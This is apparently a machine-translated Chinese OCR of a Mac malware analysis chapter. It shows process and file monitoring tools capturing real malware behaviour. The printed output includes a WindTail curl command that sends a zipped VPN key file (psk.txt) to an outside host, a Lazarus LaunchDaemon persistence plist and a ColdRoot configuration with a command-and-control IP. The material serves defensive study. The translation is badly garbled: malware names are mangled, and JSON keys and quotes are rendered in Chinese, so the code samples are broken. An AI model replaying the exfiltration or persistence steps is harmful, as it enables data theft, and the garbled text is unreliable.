


第0x9章：动态监控（工具）

笔记:

这本书正在进行中。

我们鼓励您直接在这些页面上发表评论 ...建议编辑、更正和/或其他内容！

要发表评论，只需突出显示任何内容，然后单击 出现在屏幕上的图标
就在文档的边界上）。

笔记:

由于动态分析涉及执行恶意软件（以观察其行为），因此始终在虚拟机（VM）或专用恶意软件分析机上执行此类分析。

...换句话说，不要在主（基本）系统上执行动态分析！

在本章中，我们将重点介绍各种动态分析监控工具。具体来说，我们将说明进程、文件和网络监视器如何有效地提供对恶意软件样本的功能和能力的宝贵见解。


过程监控

恶意软件通常会产生或执行子进程。如果通过过程监视器进行观察，这些过程可能会迅速提供对恶意软件行为和功能的洞察。

通常，此类进程是内置的（系统）命令行实用程序，恶意软件执行这些程序是为了（惰性地）委托所需的操作。

例如:


- 恶意安装程序可能会调用move（/bin/mv）或copy（/bin/cp）实用程序来持续安装恶意软件。
- 为了调查系统，恶意软件可能会调用进程状态（/bin/ps）实用程序来获取正在运行的进程列表，或者调用/usr/bin/whoami实用程序来确定当前用户的权限。
- 然后，可以通过/usr/bin/curl将此调查的结果导出到远程命令和控制服务器。



在上图中，进程监视器会快速显示恶意样本的安装逻辑（将script.sh从临时位置复制到/var/root），以及其持久性机制（启动守护程序：com.startup.plist） ...不需要静态分析！

恶意软件还可能产生与原始恶意软件样本打包在一起或从远程命令和控制服务器下载的其他二进制文件。

例如，OSX。Eleanor [1]部署了几个实用程序来扩展恶意软件的功能。具体来说，它与著名的网络实用程序nc（netcat）和wacaw预先捆绑在一起，wacaw是“Mac OS X的命令行工具，允许从连接的摄像头中捕获静止图片和视频” [2]。



奥斯。埃莉诺的预捆绑公用设施

通过进程监视器，我们可以观察执行这些打包实用程序的恶意软件，这反过来又允许我们被动地确定恶意软件的功能（即，能够通过网络摄像头记录受感染系统的用户）。

> 笔记:
>
> 用OSX打包的二进制文件。埃莉诺本身并不恶毒。
>
> 相反，这些实用程序只是提供了恶意软件作者想要整合到恶意软件中的功能（例如网络摄像头录制），但可能太懒了，无法自行编写。

另一个嵌入二进制文件的恶意软件样本是OSX。果蝇：

> “[恶意软件]包含一个编码的Mach-O二进制文件，该文件被写入/tmp/客户。在通过调用chmod使这个二进制文件可执行之后，子例程通过调用open2来派生一个子进程，以执行[binary]。” [3]

奥斯。果蝇是用Perl编写的，这限制了它执行“低级”操作的能力，例如在macOS上生成合成鼠标和键盘事件。为了解决这个缺点，恶意软件作者加入了一个能够执行这些额外功能的嵌入式Mach-O二进制文件。

如前所述，流程监视器可以被动地观察流程的执行情况，显示生成流程的流程标识符和路径。更全面的流程监控器可以提供附加信息，例如传递给子流程的流程层次结构（即祖先）流程参数，以及新流程的代码签名信息


创建（子）进程。在这些附加信息中，进程参数尤其有价值，因为它们可以揭示恶意软件正在授权的操作。

不幸的是，macOS没有提供功能完整的内置过程监控实用程序。

> 笔记:
>
> 如果使用-f exec命令行标志调用，Apple的fs_usage实用程序将捕获并显示流程事件的子集。
>
> 然而，由于它不能全面捕获所有进程事件，也不能显示进程参数等基本信息，因此它对于恶意软件分析目的并不特别有用。（即，$ open Calculator.app不会导致生成计算器的事件报告）

然而，开源的“ProcessMonitor” [4]实用程序是（由yours Really创建的）专门为方便Mac恶意软件的动态分析而创建的。

> 笔记:
>
> 要确保ProcessMonitor能够运行，必须满足几个（苹果利用的）先决条件，包括:
>
> 1. 向终端授予“完全磁盘访问权”。应用程序
> 2. 以root用户身份运行ProcessMonitor
> 3. 指定ProcessMonitor二进制文件的完整路径
>
> 有关更多信息，请参阅:
>
> ProcessMonitor的文档



过程监视器[5]

如上图所示，ProcessMonitor将显示进程事件（exec、fork、exit等）以及进程：

- 用户id（uid）
- 命令行参数
- （已报道）代码签名信息
- 完整路径
- 过程标识符（pid）

ProcessMonitor还报告计算出的代码签名信息（包括签名权限）、父pid和完整的流程层次结构。下面的示例说明了这一点，其中我们使用-lart命令行参数执行ls命令：

```
#进程监视器。app/Contents/MacOS/ProcessMonitor -pretty
{
  “事件”：“事件类型通知执行”，
  “过程”：{
    “签名信息（计算）”：{
```

```
      "signatureID" : "com.apple.ls",
      "signatureStatus" : 0,
      "signatureSigner" : "Apple",
      "signatureAuthorities" : [
        “软件签名”，
        “苹果代码签名认证机构”、“苹果根CA”
      ]
    },
    "uid" : 501,
    “论据” : [
      "ls",
      "-lart"
    ],
    "ppid" : 3051,
    “祖先”：[ 3051,
      3050,
      447,
      1
    ],
    “路径”：“/bin/ls”，
    “签名信息（已报告）”：{“teamID”
      ：（空）”，“csFlags”：
      604009233,“signingID”：
      “com.apple.ls”，
      “platformBinary”：1,
      "cdHash" : "5467482A6DEBC7A62609B98592EAE3FB35964923"
    },
    "pid" : 7482
  },
  “时间戳”：“2020-01-26 22:50:12+0000”
}
```

现在，让我们简单地看一下ProcessMonitor的输出，它被动地观察Lazarus（APT）组安装程序生成的进程[5]:

```
#进程监视器。app/Contents/MacOS/ProcessMonitor -pretty

{
  “事件”：“事件类型通知执行”，
  “过程”：{
    "uid" : 0,
```

```
    “论据” : [
      "mv",
      "/Applications/UnionCryptoTrader.app/Contents/
                    Resources/.vip.unioncrypto.plist",
      "/Library/LaunchDaemons/vip.unioncrypto.plist"
    ],
    "ppid" : 3457,
    “祖先”：[ 3457,
      951,
      1
    ],
    “签名信息”：{“csFlags”：
      603996161,
      "signatureIdentifier" : "com.apple.mv",
      "cdHash" : "7F1F3DE78B1E86A622F0B07F766ACF2387EFDCD",
      "isPlatformBinary" : 1
    },
    “路径”：“/bin/mv”，
    “pid”：3458
  },
  “时间戳”：“2019-12-05 20:14:28+0000”
}

...

{
  “事件”：“事件类型通知执行”，
  “过程”：{
    "uid" : 0,
    “论据” : [
      "mv",
      "/Applications/UnionCryptoTrader.app/Contents/Resources/.unioncryptoupdater",
      "/Library/UnionCrypto/unioncryptoupdater"
    ],
    "ppid" : 3457,
    “祖先”：[ 3457,
      951,
      1
    ],
    “签名信息”：{“csFlags”：
      603996161,
      "signatureIdentifier" : "com.apple.mv",
      "cdHash" : "7F1F3DE78B1E86A622F0B07F766ACF2387EFDCD",
```

```
      "isPlatformBinary" : 1
    },
    “路径”：“/bin/mv”，
    “pid”：3461
  },
  “时间戳”：“2019-12-05 20:14:28+0000”
}

...

{
  “事件”：“事件类型通知执行”，
  “过程”：{
    "uid" : 0,
    “论点”：[ "/Library/UnionCrypto/unioncryptoupdater"
    ],
    "ppid" : 1,
    “祖先”：[1]
    ],
    “签名信息”：{“csFlags”：
      536870919,
      "signatureIdentifier" : "macloader-55554944ee2cb96a1f5132ce8788c3fe0dfe7392",
      "cdHash" : "8D204E5B7AE08E80B728DE675AEB8CC735CCF6E7",
      "isPlatformBinary" : 0
    },
    “路径”：“/Library/UnionCrypto/unioncryptoupdater”，“pid”
    ：3463
  },
  “时间戳”：“2019-12-05 20:14:28+0000”
}
```


从这个输出（特别是进程及其参数），我们观察到恶意安装程序:

1. 执行内置的`/bin/mv`实用程序，将隐藏的属性列表（`.vip.unioncrypto.plist`）从安装程序的资源/目录移动到`/Library/LaunchDaemons`.

2. 执行`/bin/mv`将隐藏的二进制文件（`.unioncryptoupdater`）从安装程序的`Resources/`目录移动到`/Library/UnionCrypto/`。

3. 启动此二进制文件（/Library/UnionCrypto/unioncryptoupdater）

通过这些过程观察，我们可以快速准确地了解恶意软件是如何持久存在的（启动守护进程），并识别恶意软件的持久组件（unioncryptoupdater二进制文件）。

这可以通过对安装程序脚本的静态分析或手动检查启动守护程序plist、vip来确认。UnionCrypto。plist（正如预期的那样，它引用了/Library/UnionCrypto/unioncryptoupdater二进制文件）：

```
# cat /Library/LaunchDaemons/vip。unioncrypto。普利斯特

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ...>
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>vip.unioncrypto.product</string>
    <key>ProgramArguments</key>
    <array>
            <string>/Library/UnionCrypto/unioncryptoupdater</string>
   </array>
   <key>RunAtLoad</key>
   <true/>
</dict>
</plist>
```

过程监控还可以揭示恶意样本的核心功能。例如，OSX。WindTail[6]的主要目的是收集并过滤受感染系统中的文件。虽然这可以通过静态分析方法确定，比如分解恶意软件的二进制文件，但也可以通过过程监视器进行观察。
具体地说，如ProcessMonitor的以下简略输出所示，我们可以观察到恶意软件首先创建要收集的文件（psk.txt）的zip存档，然后通过curl命令进行过滤：

```
#进程监视器。app/Contents/MacOS/ProcessMonitor -pretty

{
  “事件”：“事件类型通知执行”，
  “过程”：{
```

```
    “论点”：[ "/usr/bin/zip",
      "/tmp/psk.txt.zip",
      "/private/etc/racoon/psk.txt"
    ],

    “路径”：“/usr/bin/zip”，
    “pid”：1202
  }
}

{
  “事件”：“事件类型通知执行”，
  “过程”：{

    “参数”：
      [“/usr/bin/curl”
       、“-F”，
      "vast=@/tmp/psk.txt.zip",
      "-F",
      "od=1601201920543863",
      "-F",
      "kl=users-mac.lan-user",
      "string2me.com/.../kESklNvxsNZQcPl.php"
    ],

    “路径”：“/usr/bin/curl”，
    “pid”：1258
  }
}
```

尽管过程监控可以高效地（被动地！）它提供了宝贵的信息，只是综合动态分析方法的一个组成部分。在下一节中，我们将介绍文件监控，它可以为恶意软件的行为和功能提供同样有价值的补充信息。

文件监控


文件监视涉及被动地监视文件系统中感兴趣的文件事件。

在感染过程中，以及恶意软件负载的执行过程中，主机系统的文件系统可能会以多种方式被访问和/或操纵，例如：

- 将恶意软件（脚本、Mach-O等）保存到磁盘
- 创建持久性机制（如启动项）
- 访问用户文档，可能是为了过滤到远程服务器

虽然有时可以通过进程监视器间接观察到这种访问，但如果恶意软件将此类操作委托给各种系统实用程序，则更复杂的恶意软件可能是完全独立的，因此不会产生任何额外的进程。在这种情况下，过程监视器可能没有什么帮助。

不管恶意软件的复杂程度如何，人们通常可以通过文件监视器被动地观察恶意软件的行为，从而了解其功能和能力。



尽管macOS没有内置完整的进程监控功能，但我们可以在/usr/bin/中找到足够的文件监控实用程序：fs_usage。苹果公司指出，这个工具可以用来实时观察“与文件系统活动相关的系统调用和页面错误”[7]

要捕获文件系统事件，请使用-f filesys标志执行fs_usage。

> 笔记:
>
> 指定-w命令行选项，以指示fs_的用法提供更详细的输出。
>
> 此外，应该过滤fs_使用情况的输出，否则系统文件i/o活动量可能会非常大！指定目标进程（即fs_usage -w -f filesys malware.sample）或将输出传输到grep。

例如，如果我们执行OSX。ColdRoot [8]在运行fs_usage时，我们观察到它正在访问一个名为conx的文件。沃尔:

```
# fs_用法-w -f文件系统

  访问      (___F)   com.apple.audio.driver.app/Contents/MacOS/conx.wol
  开放      F=3      (R_____)  com.apple.audio.driver.app/Contents/MacOS/conx.wol
  阅读      F=3
  关        F=3      B=0x92
            F=3
```

具体来说，恶意软件（名为com.apple.audio.driver.app）会打开并读取文件内容。让我们看一下这个文件，看看它是否能泄露恶意软件功能的细节:


```
$ cat com。苹果音频驾驶员app/Contents/MacOS/conx。沃尔

{
    "PO": 80,
    "HO": "45.77.49.118",
    "MU": "CRHHrHQuw JOlybkgerD",
    "VN": "Mac_Vic",
    “LN”：“adobe_logs.log”
     ，“KL”：真，
    “RN”：没错，
    "PN": "com.apple.audio.driver"
}
```

啊，看来是康克斯。wol是恶意软件的配置文件，其中包括攻击者命令和控制服务器的端口（80）和IP地址（45.77.49.118）。

为了弄清楚其他键值对代表什么，我们可以跳入一个反汇编程序（或调试器） ...稍后将对此进行详细介绍）并查找字符串“conx.wol”的交叉引用。这将引导我们找到恶意软件代码中的逻辑，该代码解析并作用于文件中的键值对。尽管我们将把它作为练习留给感兴趣的读者，但请注意，这是一个文件监视器（即文件名）的输出示例，有助于指导和集中其他分析工作（静态和动态）。

苹果的fs_使用工具的主要好处是，它被烘焙到macOS中。当然，作为一个基本的文件监控工具，它已经足够了，但仍有许多地方有待改进。

为了解决这些缺点，FileMonitor [9]实用程序被创建（也是由您的用户创建的）。利用苹果强大的端点安全框架，FileMonitor提供了大量关于实时文件事件的信息。这包括负责（文件）事件的流程的详细信息。例如，在下图中，请注意，该实用程序会同时报告上的文件写入事件（ES_EVENT_TYPE_NOTIFY_WRITE）.FlashUpdateCheck,以及有关正在写入文件的未签名进程“Flash Player”的信息:



笔记:

有关FileMonitor实用程序的详细信息，请查看其:

- 源代码
- 文档

为了确保FileMonitor能够运行，必须满足几个（苹果利用的）先决条件，包括:


1. 向终端授予“完全磁盘访问权”。应用程序
2. 以root用户身份运行FileMonitor

3. 指定FileMonitor二进制文件的完整路径

让我们来看另一个示例，其中FileMonitor捕获恶意软件持久性的详细信息。

奥斯。BirdMiner（也称为OSX.LoudMiner）[11]是一个有趣的Mac恶意软件示例，它提供了一个基于linux的cryptominer,可在macOS上运行，因为恶意软件的磁盘映像中包含了一个QEMU模拟器。

当安装受感染的磁盘映像并执行应用程序安装程序时，它将首先请求用户的凭据：



